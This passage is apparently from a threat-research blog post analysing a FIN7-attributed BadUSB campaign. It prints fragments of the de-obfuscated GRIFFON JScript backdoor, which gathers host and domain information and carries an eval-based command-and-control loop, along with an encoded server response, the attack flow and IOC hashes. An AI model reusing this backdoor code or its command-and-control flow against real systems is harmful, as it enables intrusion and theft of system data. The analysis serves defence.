var xytoxvixivw = 'group=f1&rt=2&secret=a04848d2beb242e82c8477c429595e5a&time=120000&uid=';
var xitpyzsodi = 'Scripting.FileSystemObject';
var lcyxmetomto = '/';
var orohhifulojh = 'POST';
var iqryhozdyni = 'page_id=new';
var osgexnovqylo = 'delete';
var vijijywuwjy = 'new';
var ukjyqhevubfurm = '%APPDATA%';
var uzetfonybqazw = 'application/x-www-form-urlencoded';
var bkurxoqbundowe = 'encrypt';
var owfiqwomacmec = '&_&';
var ufabbepec = 'new';
function id() {
    var lrequest = wmi.ExecQuery('select * from Win32_NetworkAdapterConfiguration where ipenabled = true');
    var lItems = new Enumerator(lrequest);
    for (; !lItems.atEnd(); lItems.moveNext()) {
        var mac = lItems.item().macaddress;
        var dns_hostname = lItems.item().DNSHostName;
        if (typeof mac === apexytpukje && mac.length > 1) {
            if (typeof dns_hostname !== apexytpukje && dns_hostname.length < 1) {
                dns_hostname = eqavidxix;
```

Figure 8. de-obfuscated JScript saved as Prada.txt


The Jscript is mildly obfuscated using a simple variable substitution. The main function of this script is to register the infected host to the command and control (C&C) server with a unique ID, then in return, it receives an additional JScript code that is executed using eval() function.

Below is the step by step execution flow of the Jscript code:

1. Generates a unique ID by getting the current UTC milliseconds
2. Check if the script is in the folder %AppData%\Microsoft\Windows and delete itself if it is not
3. Delay execution for 2 minutes

4. Generate a data containing the following information:
    1. group : f1 (hardcoded)
    2. rt : 2 (hardcoded)
    3. secret : secret hash (hardcoded)
    4. time : 120000
    5. uniq_id : current UTC milliseconds
    6. id : MAC address and hostname (using WMI query)
5. URL encode the data and XOR encode it using a random generated key.
6. Append the generated XOR key to the encoded data delimited with “&_&”
7. Form a HTTP POST body containing the parameter.
    1. kbaxmaconhuc=<encoded data+generated XOR key>
8. Form a URL path:
    1. https://<command and control domain>/<random path>/<random file>/?type=name
9. Send the data to the command and control URL as a HTTP POST raw body and using the following HTTP request header:
    1. User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:69.0) Gecko/20100101 Firefox/50.0'
    2. Content-Type: %application/x-www-form-urlencoded'
10. Command and control responds an encoded JScript code
11. Decode and execute Jscript code using eval()


In the event that the C&C server is alive, it will respond with an encoded data as shown in figure 9. The encoded data includes a XOR key to decode it. Data and the key is delimited with *“&_&”* or URL encoded “%26_%26”. The decoded data reveals an additional Jscript code that will be executed in the infected host.



```
092%19%15%12%18%19%15%12%18KPAMUA%1CHLFZ%10%1BB%5DJ%5D%1F%18%12%1B%15%19%18NZ%40%5C%11T%40%5BQ%1C%
1B%033%15%12%18%19%15%12%18%19GWKLYF%16I%40AP%11%17W%40ZP%5E%12%13%1F%10%18%12%15W%40ZP%5E%10XGQP%
10%1C%092%19%15%12%18%19%15%12%18KPAMUA%1CHLFZ%10%1BTQJVWSL%13%1F%18%1A%19%1E%12YZG%5DZXA%1AYKVZ%1
1%10%0E8%18%19%15%12E%19VSLZ%5D%12%10%5C%1C%12C3%15%12%18%19%15%12%18%19GWKLYF%16I%40AP%11%12WJKZ%
40%09%13%1F%18%5BVQWg%5CG%40WK%12%1[illegible]12LKL%12C3%15%12%18%19%15%12%18%19
CSJ%19E%60%5DH%40WKM%15%0F%18NX%5B[illegible]YW%5BM%15%18%18_G%5DU%19B%5BV%0A%0
7mHKZQ%5DJF%15%11%02%3F%12%18%19%15%12%18%19%15DYK%15BqMP_K%19%08%12V%5CB%12%7DW%40_%5DKTFWK%1DBj%
5CDG%5DJA%1B%033%15%12%18%19%15%12%18%19CSJ%19E%40WZPAKfT%40JXL%12%05%19no%033%15%12%18%19%15%12%1
8%19S%5DJ%19%1D%09%18%18E%7BL%5CXA%16XAwV%5D%1D%1B%03%19E%7BL%5CXA%16TZD%5DwPJL%11%1C%1B%18B%3F%12
%18%19%15%12%18%19%15%12%18%19%15BJVVWKJjSJKTK%16I%40AP%11E%7BL%5CXA%16PAWU%11%1C%1CVXXW%18%12%15%
15%19%1E%15%19%18I%7CF%5DTF%1CQMP_%10%10%1BBJVVWKJ%5CV%11%02%3F%12%18%19%15%12%18%19%15O2%19%15%12
%18%19%15%12%18OT%40%18IG%5D%5B%5CFAgJA%40QWR%12%05%19E%40WZPAKfT%40JXL%1CRV%5C%5C%10%1Eu%15%11%02
%3F%12%18%19%15%12%18%19%15%40%5DJ%40%5EL%17EGKQ%1D%15HKZQ%5DJFmTPFF%12%13%1F%15%18%12%15BJVVWKJjA
LK%5C%5C_%10%0E8%18%19%15%12%18%19%15%12Q_%15%1AQJjDU%11%1C%1B%18B%3F%12%18%19%15%12%18%19%15%12%1
8%19%15%40%5DJ%40%5EL%17EGKQ%1D%15QJjDU%13%1F%18a%5CF%15%11%02%3F%12%18%19%15%12%18%19%15O%18%5CYA
%5D%19N8%18%19%15%12%18%19%15%12%18%19%15%12J%5CFGTM%1BBMJ%5D%1A%1FPFmNT%1F%18%12wZ%15%11%02%3F%12
%18%19%15%12%18%19%15O2[illegible]15QYM[illegible]8B%3F%12%18%19%15%12%18%19%15%40%5DJ%40%5E
L%17EGKQ%1D%15%5DKG%5DJ[illegible]V%5Df[illegible]%02%3F%12%18%19%15O2%19%15%12%18KPFMK%5B%12
J%5CFGTM%1BXWP%5B%1A%1Fgk[illegible]%02%3FO2JP%5C[illegible]QSLX[illegible]D%15J%5CDG%5DJA%15%14%19%12BY%5EPmQ%5D%08S%5
C%5Dj%5BV_Z%14QWS%5D%05%1E%15%1[illegible]18%5C%5BQW[illegible]Pgjpv%5DUIZ%5C%5DWA%1A_%5CAmK%40FF%5DTj%5BV_Z%40UXA%
5BWW%1D%1B%11%15%15FJLP%1B%033%26_%265289
```

Figure 9: The C&C server responded with this encoded data

The JScript code could be anything. But when we decoded it, it reveals a code that gathers system information from the infected host.



```
function get_system_information() {
    var result = [];
    try {
        result.push('username***' + get_env_var('%USERNAME%'));
        result.push('hostname***' + get_env_var('%COMPUTERNAME%'));
        var elevated = shell.Run('cmd /c whoami /groups | find "12288"', 0, 1);
        result.push('elevated***' + (elevated == 0 ? 'yes' : 'no'));
        var owner = wmi.ExecMethod("Win32_Process.Handle='" + getPid() + "'", "GetOwner");
        result.push('process_owner***' + (owner ? owner.Domain + '\\' + owner.User : 'no'));
        var ad = get_active_directory_information();
        if (ad) {
            result.push('adinformation***' + ad);
        } else {
            result.push('adinformation***no_ad');
        }
        var csRequest = wmi.ExecQuery('Select * from Win32_ComputerSystem');
        var csItems = new Enumerator(csRequest);
        for (; !csItems.atEnd(); csItems.moveNext()) {
            if (csItems.item().PartOfDomain) {
                result.push('part_of_domain***yes');
            } else {
                result.push('part_of_domain***no');
            }
            result.push('pc_domain***' + csItems.item().Domain);
            result.push('pc_dns_host_name***' + csItems.item().DNSHostName);
            result.push('pc_model***' + csItems.item().Model);
        }
    } catch (e) {
        result.push('error0***code_error');
    }
    try {
        var osRequest = wmi.ExecQuery('select * from win32_OperatingSystem');
        var osItems = new Enumerator(osRequest);
        var arch = null;
```

Figure 10: The deobfuscated JScript code that was part of the code sent by the C&C server

The following information is collected, encoded then sent back to the C&C server:

- Username
- Hostname
- User’s System Privilege

- Uses WMI query to get the:
    - Process owner
    - Domain name
    - Computer model
    - Operating system information
        - OS name
        - OS build
        - OS version
        - Memory capacity
        - Free memory available
        - OS registered user
        - OS registered organization
        - OS serial number
        - Last boot up time
        - Install date
        - OS architecture
        - OS product type
        - Language code
        - Time zone
        - Number of users
        - Desktop monitor type
        - Desktop resolution
        - UAC level privilege
    - Office and Adobe acrobat installation
    - List of running Processes (including PID)
    - Whether the infected host is running in a virtualized environment

After this gathered information is sent to C&C server. The main Jscript code enters an infinite loop sleeping for 2 minutes in each loop iteration then getting a new command from the command and control. Here is the full attack flow:



BadUSB
USB device is plugged in
Recognised as keyboard, a trusted device
PowerShell command is typed in
Download 2nd stage PS
Execute 2nd stage PS
Malware is installed
Download additional JScript
Unpacks JScript bot
Execute additional malware

Figure 11: Attack Flow

Conclusion

In summary, once a USB controller chip is reprogrammed to unintended use (in this case as an emulated USB keyboard) these devices could be used to launch an attack and infect unsuspecting users' computer without them realizing it.

These types of USB devices are widely known and used by security professionals. The fact that they are also cheap and readily available to anyone meant that it was just a matter of time to see this technique used by criminals "in the wild." Since USB devices are ubiquitous, used, and seen everywhere, some consider them innocuous and safe. Others can be very curious about the contents of an unknown USB device. If this story teaches us anything, it's that one should never trust such a device.

IOCs

```
bece1545132af25c68777fade707046c (2nd stage Powershell)
84d77a3b76ac690ce7a60199c88ceeb5 (prada.txt)
```

UPDATE 27.March.2020:


Since our initial publication, we've received confirmation from multiple sources that this campaign matches IOCs from similar campaigns from FIN7 (https://attack.mitre.org/groups/G0046/). FIN7 is a cybercriminal collective that has been targeting the hospitality and retail sectors since at least 2015.

Catalin Cimpanu @campuscodi · Mar 26

Rare BadUSB attack detected in the wild against US hospitality provider

- Attack was unsuccessful
- Hospitality firm's staff spotted the ruse and reported the envelope
- Last known itw BadUSB was in 2018, against some Eastern European banks

zdnet.com/article/rare-b...



BEST BUY

February 12, 2020

Dear [redacted],

Best Buy company thanks you for being our regular customer for a long period of time, so we would like to send you a gift card in the amount of $50. You can spend it on any product from the list of items presented on a USB stick.

Thank you again for choosing us!

Sincerely,

15 167 230

Costin Raiu @craiu · Mar 26

Looks like #FIN7 based on the infrastructure and backdoor.

1 2 12

Michael Yip
@michael_yip

Replying to @craiu and @campuscodi

Indeed it is #FIN7 . HID Emulator USB -> PowerShell Downloader -> GRIFFON

9:31 AM · Mar 26, 2020 · Twitter Web App

In addition, anyone who receives a suspicious USB drive under similar circumstances, should contact their local FBI office at https://www.fbi.gov/contact-us/field-offices.